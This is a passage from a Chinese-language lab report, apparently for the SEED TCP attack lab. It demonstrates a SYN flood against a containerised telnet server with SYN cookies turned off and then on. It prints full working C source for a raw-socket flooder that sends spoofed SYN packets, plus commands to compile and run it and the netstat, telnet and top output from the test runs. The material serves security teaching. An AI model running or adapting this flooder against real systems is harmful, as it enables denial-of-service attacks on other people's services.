top - 20:57:38 up 17:17,  0 users,  load average: 1.50, 0.70, 0.37
Tasks:   4 total,   1 running,   3 sleeping,   0 stopped,   0 zombie
%Cpu(s): 40.6 us,  6.7 sy,  0.0 ni, 51.4 id,  0.0 wa,  0.0 hi,  1.2 si,  0.0 st
KiB Mem :  4137512 total,  1338224 free,  1616336 used,  1182952 buff/cache
KiB Swap:        0 total,        0 free,        0 used.  1890800 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0    3824   3072   2708 S   0.0  0.1   0:00.05 bash
   16 root      20   0    3836   3092   2708 S   0.0  0.1   0:00.08 bash
   86 root      20   0    2576   1940   1824 S   0.0  0.0   0:00.00 inetd
  695 root      20   0    8372   4756   4288 R   0.0  0.1   0:00.03 top
root@Attacker: 172.17.0.1
[04/13/22]seed@VM:~/.../2022.04.08.TCP$ sudo python3 ./syn_python.py
```

1.4.2 开启`SYN cookie`

- 开启服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=1`


- 再次使用程序`syn_python.py`进行攻击：`sudo python3 ./syn_python.py`



```
tcp        0      0 172.17.0.3:23           57.104.205.9:35000      SYN_RECV
tcp        0      0 172.17.0.3:23           156.67.171.239:43480    SYN_RECV
tcp        0      0 172.17.0.3:23           65.105.190.33:24056     SYN_RECV
tcp        0      0 172.17.0.3:23           86.239.108.122:12390    SYN_RECV
tcp        0      0 172.17.0.3:23           97.98.185.3:27092       SYN_RECV
tcp        0      0 172.17.0.3:23           206.245.166.114:7547    SYN_RECV
tcp        0      0 172.17.0.3:23           129.134.223.7:36075     SYN_RECV
tcp        0      0 172.17.0.3:23           37.162.75.16:25895      SYN_RECV
tcp        0      0 172.17.0.3:23           183.132.35.29:48701     SYN_RECV
tcp        0      0 172.17.0.3:23           104.245.171.185:31363   SYN_RECV
tcp        0      0 172.17.0.3:23           215.243.105.69:926      SYN_RECV
tcp        0      0 172.17.0.3:23           214.138.11.54:19982     SYN_RECV
tcp        0      0 172.17.0.3:23           206.231.3.118:16334     SYN_RECV
tcp        0      0 172.17.0.3:23           213.49.28.219:12220     SYN_RECV
tcp        0      0 172.17.0.3:23           219.154.104.111:2108    SYN_RECV
tcp        0      0 172.17.0.3:23           222.78.184.127:64455    SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
root@Server:/# 
```

```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ date
2022年 04月 11日 星期一 19:15:18 CST
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo python3 ./syn_python.py
```

- 客户机尝试使用`telnet`连接服务机成功，攻击失败



```
root@User:/# date
Mon Apr 11 19:15:45 CST 2022
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 17:43:46 CST 2022 from 172.17.0.2 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ 
```

1.5 使用`C`语言程序进行攻击

1.5.1 关闭`SYN cookie`

- 关闭服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=0`
- 攻击程序`syn_c.c`及头文件`syn_c.h`如下，在参考程序的基础上进修改了目标IP


```c
// syn_c.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "syn_c.h"

#define DEST_IP     "172.17.0.3"    // Server IP
#define DEST_PORT   23              // Server telnet port
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);
void send_raw_ip_packet(struct ipheader* ip);

```

```

/******************************************************************
  Spoof a TCP SYN packet.
*******************************************************************/
int main() {
    char buffer[PACKET_LEN];
    struct ipheader *ip = (struct ipheader *) buffer;
    struct tcpheader *tcp = (struct tcpheader *) (buffer +
                               sizeof(struct ipheader));

    srand(time(0)); // Initialize the seed for random # generation.
    while (1) {
        memset(buffer, 0, PACKET_LEN);
        /*********************************************************
          Step 1: Fill in the TCP header.
        ********************************************************/
        tcp->tcp_sport = rand(); // Use random source port
        tcp->tcp_dport = htons(DEST_PORT);
        tcp->tcp_seq   = rand(); // Use random sequence #
        tcp->tcp_offx2 = 0x50;
        tcp->tcp_flags = TH_SYN; // Enable the SYN bit
        tcp->tcp_win   = htons(20000);
        tcp->tcp_sum   = 0;

        /*********************************************************
          Step 2: Fill in the IP header.
        ********************************************************/
        ip->iph_ver = 4;   // Version (IPV4)
        ip->iph_ihl = 5;   // Header length
        ip->iph_ttl = 50;  // Time to live
        ip->iph_sourceip.s_addr = rand(); // Use a random IP address
        ip->iph_destip.s_addr = inet_addr(DEST_IP);
        ip->iph_protocol = IPPROTO_TCP; // The value is 6.
        ip->iph_len = htons(sizeof(struct ipheader) +
                           sizeof(struct tcpheader));

        // Calculate tcp checksum
        tcp->tcp_sum = calculate_tcp_checksum(ip);

        /*********************************************************
         Step 3: Finally, send the spoofed packet
        ********************************************************/
        send_raw_ip_packet(ip);
    }

    return 0;
}


/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}


unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}


/****************************************************************
  TCP checksum is calculated on the pseudo header, which includes
  the TCP header and data, plus some part of the IP header.
  Therefore, we need to construct the pseudo header first.
*****************************************************************/
unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                            sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr  = ip->iph_sourceip.s_addr;
    p_tcp.daddr  = ip->iph_destip.s_addr;
    p_tcp.mbz    = 0;
    p_tcp.ptcl   = IPPROTO_TCP;
    p_tcp.tcpl   = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);

    return (unsigned short) in_cksum((unsigned short *)&p_tcp,
                                     tcp_len + 12);
}
```

```
// syn_c.h
/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6];    /* destination host address */
    u_char  ether_shost[6];    /* source host address */
    u_short ether_type;        /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4,     // IP header length
                     iph_ver:4;     // IP version
  unsigned char      iph_tos;       // Type of service
  unsigned short int iph_len;       // IP Packet length (data + header)
  unsigned short int iph_ident;     // Identification
  unsigned short int iph_flag:3,    // Fragmentation flags
                     iph_offset:13; // Flags offset
  unsigned char      iph_ttl;       // Time to Live
  unsigned char      iph_protocol;  // Protocol type
  unsigned short int iph_chksum;    // IP datagram checksum
  struct  in_addr    iph_sourceip;  // Source IP address
  struct  in_addr    iph_destip;    // Destination IP address
};

/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type;        // ICMP message type
  unsigned char icmp_code;        // Error code
  unsigned short int icmp_chksum; // Checksum for ICMP Header and data
  unsigned short int icmp_id;     // Used for identifying request
  unsigned short int icmp_seq;    // Sequence number
};

/* UDP Header */
struct udpheader
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};
```

```c

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;               /* source port */
    u_short tcp_dport;               /* destination port */
    u_int   tcp_seq;                 /* sequence number */
    u_int   tcp_ack;                 /* acknowledgement number */
    u_char  tcp_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;                 /* window */
    u_short tcp_sum;                 /* checksum */
    u_short tcp_urp;                 /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
        unsigned saddr, daddr;
        unsigned char mbz;
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};
```


- 使用程序`syn_c`进行攻击：`gcc -o syn_c syn_c.c && sudo ./syn_c`



```
tcp        0      0 172.17.0.3:23           159.13.238.17:44683     SYN_RECV
tcp        0      0 172.17.0.3:23           53.47.146.30:42323      SYN_RECV
tcp        0      0 172.17.0.3:23           115.80.42.7:4479        SYN_RECV
tcp        0      0 172.17.0.3:23           206.166.183.106:8592    SYN_RECV
tcp        0      0 172.17.0.3:23           100.201.209.56:54095    SYN_RECV
tcp        0      0 172.17.0.3:23           54.95.26.94:13082       SYN_RECV
tcp        0      0 172.17.0.3:23           105.107.49.60:44777     SYN_RECV
tcp        0      0 172.17.0.3:23           22.33.200.123:40430     SYN_RECV
tcp        0      0 172.17.0.3:23           157.188.32.51:22188     SYN_RECV
tcp        0      0 172.17.0.3:23           66.148.208.39:17191     SYN_RECV
tcp        0      0 172.17.0.3:23           64.159.247.0:4922       SYN_RECV
tcp        0      0 172.17.0.3:23           89.136.43.107:20924     SYN_RECV
tcp        0      0 172.17.0.3:23           44.189.148.39:56283     SYN_RECV
tcp        0      0 172.17.0.3:23           61.250.10.91:45374      SYN_RECV
tcp        0      0 172.17.0.3:23           219.182.46.101:22319    SYN_RECV
tcp        0      0 172.17.0.3:23           251.4.72.11:25582       SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@Server:/# 
```


```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ date
2022年 04月 11日 星期一 19:31:25 CST
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ gcc -o syn_c syn_c.c && sudo ./syn_c
```

- 客户机尝试使用`telnet`连接服务机失败，连接超时，攻击成功




```
root@User:/# date
Mon Apr 11 19:32:18 CST 2022
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
telnet: Unable to connect to remote host: Connection timed out
root@User:/# 
```

- 此时服务机的`CPU`与内存占用




```
top - 20:59:44 up 17:19,  0 users,  load average: 1.64, 0.95, 0.50
Tasks:   4 total,   1 running,   3 sleeping,   0 stopped,   0 zombie
%Cpu(s):  1.8 us, 19.5 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi, 78.7 si,  0.0 st
KiB Mem :  4137512 total,  1358248 free,  1595168 used,  1184096 buff/cache
KiB Swap:        0 total,        0 free,        0 used.  1911052 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0    3824   3072   2708 S   0.0  0.1   0:00.05 bash
   16 root      20   0    3836   3092   2708 S   0.0  0.1   0:00.08 bash
   86 root      20   0    2576   1940   1824 S   0.0  0.0   0:00.00 inetd
  695 root      20   0    8372   4756   4288 R   0.0  0.1   0:00.04 top
```




```
[04/13/22]seed@VM:~/.../2022.04.08.TCP$ sudo ./syn_c
```

1.5.2 开启`SYN cookie`

- 开启服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=1`
- 再次使用程序`syn_c`进行攻击：`gcc -o syn_c syn_c.c && sudo ./syn_c`




```
tcp        0      0 172.17.0.3:23           158.132.59.108:20989    SYN_RECV
tcp        0      0 172.17.0.3:23           254.26.77.108:18393     SYN_RECV
tcp        0      0 172.17.0.3:23           149.5.148.105:49029     SYN_RECV
tcp        0      0 172.17.0.3:23           147.120.124.27:60652    SYN_RECV
tcp        0      0 172.17.0.3:23           119.255.234.88:38212    SYN_RECV
tcp        0      0 172.17.0.3:23           96.219.42.120:46230     SYN_RECV
tcp        0      0 172.17.0.3:23           142.0.253.124:56978     SYN_RECV
tcp        0      0 172.17.0.3:23           168.168.145.103:31916   SYN_RECV
tcp        0      0 172.17.0.3:23           101.250.10.37:64860     SYN_RECV
tcp        0      0 172.17.0.3:23           74.11.234.91:26056      SYN_RECV
tcp        0      0 172.17.0.3:23           115.82.227.66:26185     SYN_RECV
tcp        0      0 172.17.0.3:23           54.152.157.78:40462     SYN_RECV
tcp        0      0 172.17.0.3:23           176.238.250.23:10428    SYN_RECV
tcp        0      0 172.17.0.3:23           92.110.141.60:25477     SYN_RECV
tcp        0      0 172.17.0.3:23           54.108.137.29:18676     SYN_RECV
tcp        0      0 172.17.0.3:23           82.17.150.61:58296      SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
root@Server:/# 
```



```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ date
2022年 04月 11日 星期一 19:45:01 CST
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ gcc -o syn_c syn_c.c && sudo ./syn_c
```

- 客户机尝试使用`telnet`连接服务机成功，攻击失败



```
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 19:40:09 CST 2022 from 172.17.0.2 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ 
```